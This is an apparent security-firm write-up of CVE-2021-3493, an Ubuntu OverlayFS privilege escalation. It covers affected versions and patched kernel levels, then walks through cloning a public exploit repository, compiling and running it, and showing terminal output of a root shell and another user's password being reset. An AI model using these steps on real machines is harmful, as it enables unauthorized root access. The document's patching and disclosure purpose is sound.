



Ubuntu OverlayFS Local Privesc Vulnerability

CVE-2021-3493

Rohit Verma, Sudhanshu Kumar



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CVE-2021-3493 is an Ubuntu-specific issue in the overlaysfs file system in the Linux kernel where it did not properly validate the application of file system capabilities to user namespaces. A local attacker could use this to gain elevated privileges, due to a patch carried in Ubuntu to allow unprivileged overlaysfs mounts.

Keywords: OverlayFS, Mount, Union Mount, File capabilities



Introduction

This Document illustrates the Exploitation of the vulnerability found in Ubuntu in which the OverlayFS file system allows local users under Ubuntu to gain root privileges. The Vulnerability was reported by an independent security researcher to the SSD Secure Disclosure program and was allotted CVE on 04/17/2021.

OverlayFS

OverlayFS is a union mount filesystem on Linux. It is a Linux kernel module that allows the system to combine several mount points into one so that you can access all the files from each within one directory structure. It is often used by live USBs or some other specialist applications. One use is having a read-only root file system and another partition overlaid with that to allow applications to write a temporary file system.

Mount

Mount is a process by which the operating system makes files and directories on a storage device (such as hard drive, CD-ROM, or network share) available for users to access via the computer's file system.

Union Mount

Union Mount is a way of combining multiple directories into one that appears to contain their combined contents.

File capabilities

File Capabilities aims to provide fine-grained control over root permissions. These capabilities are a partitioning of all root privileges into a set of distinct and independent privileges. Using these functionalities, reduces/prevents the need to switch as the root user.

Exploit Working

The exploit is done by executing a C file on the machine. If the system is vulnerable, you can escalate very easily from any user to root as long as you can run a binary.

The exploit used requires a GCC compiler installed on the system if there is not a C compiler installed on the machine, you can compile the binary statically elsewhere and copy just the binary over.

CVSSv3:

- o Base Score – 7.8
- o Impact Score - 5.9
- o Exploitability Score - 1.8
- o Severity - HIGH

Scope Impact:

The scope of this vulnerability is that the attacker can have access to all commands and files on a vulnerable machine.

Affected Versions

Ubuntu 20.10
Ubuntu 20.04 LTS
Ubuntu 18.04 LTS
Ubuntu 16.04 LTS
Ubuntu 14.04 ESM

Unaffected Versions

Another distribution of Linux is not affected because this issue is likely Ubuntu-specific, as Ubuntu carries a patch to enable unprivileged overlayfs mounts.

Mitigation:

A commit that addresses the issue was applied in the upstream kernel:

7c03e2cda4a5 ("vfs: move cap_convert_nscap () call into vfs_setxattr ()") (v5.10)

It was added prior to the upstream kernel commit allowing unprivileged overlayfs mounts:

459c7c565ac3 ("ovl: unprivileged mounts") (v5.11)

The problem can be corrected by updating your kernel live patch to the following versions:

Ubuntu 20.04 LTS

AWS - 76.3
 azure - 76.3
 gcp - 76.3
 generic - 76.3
 gke - 76.3
 gkeop - 76.3
 low latency - 76.3

Ubuntu 16.04 LTS

aws - 76.1
 azure - 76.2
 generic - 76.2
 lowlatency - 76.2

Ubuntu 18.04 LTS

aws - 76.2
 generic - 76.3
 gke - 76.3
 gkeop - 76.3
 lowlatency - 76.3
 oem - 76.2

Ubuntu 14.04 ESM

generic - 76.1
 lowlatency - 76.1

Ubuntu 16.04 LTS

linux-aws - 4.4.0-1098
 linux-azure - 4.15.0-1063
 linux-azure - 4.15.0-1078
 linux-hwe - 4.15.0-69
 linux - 4.4.0-168

Ubuntu 20.04 LTS

linux-aws - 5.4.0-1009
 linux-azure - 5.4.0-1010
 linux-gcp - 5.4.0-1009
 linux-gke - 5.4.0-1033
 linux-gkeop - 5.4.0-1009
 linux-oem - 5.4.0-26
 linux - 5.4.0-26

Kernels older than the levels listed below do not receive live patch updates. If you are running a kernel version earlier than the one listed below, please upgrade your kernel as soon as possible.

Ubuntu 18.04 LTS

linux-aws - 4.15.0-1054
 linux-gke-4.15 - 4.15.0-1076
 linux-gke-5.4 - 5.4.0-1009
 linux-gkeop-5.4 - 5.4.0-1007
 linux-hwe-5.4 - 5.4.0-26
 linux-oem - 4.15.0-1063
 linux - 4.15.0-69

Ubuntu 14.04 ESM

linux-lts-xenial - 4.4.0-168


Lab Setup

1. Ubuntu Machine (Affected Version)
2. Git tools (To clone repository)
3. GCC Compiler (To compile c file)

Exploit Implementation

1. Use the command `whoami` and `id` to check the privilege of the current user.

Command: `whoami`




```
rohit3@rohit3-virtual-machine:~$ whoami
rohit3
rohit3@rohit3-virtual-machine:~$ id
uid=1000(rohit3) gid=1000(rohit3) groups=1000(rohit3),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),114(lpadmin),134(sambashare)
rohit3@rohit3-virtual-machine:~$
```

Fig. 1.1

2. To get the exploit - Clone the repository using the below command. Ensure that git is installed in your system. If not installed use the below

Command: `sudo apt-get install git`




```
rohit3@rohit3-virtual-machine:~$ sudo apt-get install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
git is already the newest version (1:2.25.1-1ubuntu3.1).
0 upgraded, 0 newly installed, 0 to remove and 229 not upgraded.
rohit3@rohit3-virtual-machine:~$
```

Fig. 2.1

Once the git is installed clone the repository using the following command.

Command: `git clone https://github.com/briskets/CVE-2021-3493.git`



```
rohit3@rohit3-virtual-machine:~$ git clone https://github.com/briskets/CVE-2021-3493.git
Cloning into 'CVE-2021-3493'...
remote: Enumerating objects: 13, done.
remote: Counting objects: 100% (13/13), done.
remote: Compressing objects: 100% (10/10), done.
remote: Total 13 (delta 1), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (13/13), 4.89 KiB | 1.63 MiB/s, done.
```

Fig. 2.2


Exploit Implementation

- After cloning the new file named CVE-2021-3493 is created in the present directory, navigate to that directory by using the

Command: `cd CVE-2021-3493`

After that list the files in the directory using the

Command: `ls`




```
mint - VMware Workstation
File Edit View VM Tabs Help
Home mint
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493
rohit3@rohit3-virtual-machine:~$ ls
CVE-2021-3493 Desktop Documents Downloads Music Pictures Public Templates
Videos
rohit3@rohit3-virtual-machine:~$ cd CVE-2021-3493/
rohit3@rohit3-virtual-machine:~/CVE-2021-3493$ ls
exploit.c README.md
rohit3@rohit3-virtual-machine:~/CVE-2021-3493$
```

Fig. 3.1

- There is a file named exploit.c which is the c file. So, compiling it using GCC compiler.

Command: `gcc exploit.c`




```
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493
File Edit View Search Terminal Help
rohit3@rohit3-virtual-machine:~$ ls
CVE-2021-3493 Desktop Documents Downloads Music Pictures Public Templates
Videos
rohit3@rohit3-virtual-machine:~$ cd CVE-2021-3493/
rohit3@rohit3-virtual-machine:~/CVE-2021-3493$ ls
exploit.c README.md
rohit3@rohit3-virtual-machine:~/CVE-2021-3493$ gcc exploit.c
rohit3@rohit3-virtual-machine:~/CVE-2021-3493$ ls
a.out exploit.c README.md
rohit3@rohit3-virtual-machine:~/CVE-2021-3493$
```

Fig. 4.1

Exploit Implementation

- If you do not provide any output file name by default a.out will be created.



```
rohit3@rohit3-virtual-machine: ~/$ ls
CVE-2021-3493 Desktop Documents Downloads Music Pictures Public Templates
Videos
rohit3@rohit3-virtual-machine: ~/$ cd CVE-2021-3493/
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ls
exploit.c README.md
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ gcc exploit.c
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ls
a.out exploit.c README.md
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$
```


Fig. 5.1

- Execute the exploit using the below

Command: ./a.out

After executing a new shell will be created and verify the privilege using

Command: whoami and id.



```
rohit3@rohit3-virtual-machine: ~/$ ls
CVE-2021-3493 Desktop Documents Downloads Music Pictures Public Templates
Videos
rohit3@rohit3-virtual-machine: ~/$ cd CVE-2021-3493/
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ls
exploit.c README.md
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ gcc exploit.c
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ls
a.out exploit.c README.md
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ./a.out
bash-5.0# whoami
root
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),114(lpadmin),134(sambashare),1000(rohit3)
bash-5.0#
```

Fig. 6.1

Exploit Implementation

- Now we have gained the Privilege of the root user.

```

rohit3@rohit3-virtual-machine: ~$ ls
CVE-2021-3493 Desktop Downloads Music Pictures Public Templates
Videos
rohit3@rohit3-virtual-machine: ~$ cd CVE-2021-3493/
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ls
exploit.c README.md
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ gcc exploit.c
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ls
a.out exploit.c README.md
rohit3@rohit3-virtual-machine: ~/CVE-2021-3493$ ./a.out
bash-5.0# whoami
root
bash-5.0# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),114(lpadmin),134(sambashare),1000(rohit3)
bash-5.0#
    
```

Fig. 7.1

- Now with root privileges you have access to all commands and files on a Linux machine. Attackers can now add, delete users or change their password or do anything that they want to do.

Initially, we were not able to change the password of user1 but after running the exploit you gain the access to the root user and now you can change the password of user1.

```

rohit@rohit3-virtual-machine: /home/rohit3/Documents/CVE-2021-3493
rohit@rohit3-virtual-machine: /home/rohit3/Documents/CVE-2021-3493$ sudo passwd user1
[sudo] password for rohit:
Sorry, user rohit is not allowed to execute '/usr/bin/passwd user1' as root on rohit3-virtual-machine.
rohit@rohit3-virtual-machine: /home/rohit3/Documents/CVE-2021-3493$
    
```

Fig. 8.1

```

rohit@rohit3-virtual-machine: /home/rohit3/Documents/CVE-2021-3493$ sudo passwd user1
[sudo] password for rohit:
Sorry, user rohit is not allowed to execute '/usr/bin/passwd user1' as root on rohit3-virtual-machine.
rohit@rohit3-virtual-machine: /home/rohit3/Documents/CVE-2021-3493$ ls
a.out exploit.c ovlcap README.md
rohit@rohit3-virtual-machine: /home/rohit3/Documents/CVE-2021-3493$ ./a.out
rm: cannot remove './ovlcap/upper/magic': Permission denied
rm: cannot remove './ovlcap/lower': Permission denied
rm: cannot remove './ovlcap/work/work': Permission denied
rm: cannot remove './ovlcap/merge': Permission denied
a.out: open ./ovlcap/merge/magic: Read-only file system
bash-5.0# sudo passwd user1
New password:
Retype new password:
passwd: password updated successfully
bash-5.0#
    
```

References

- <https://github.com/briskets/CVE-2021-3493>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3493>
- <https://nvd.nist.gov/vuln/detail/CVE-2021-3493>
- <https://ssd-disclosure.com/ssd-advisory-overlayfs-pe/>



www.safe.security | info@safe.security

Standford Research Park,
3260 Hillview Avenue,
Palo Alto, CA - 94304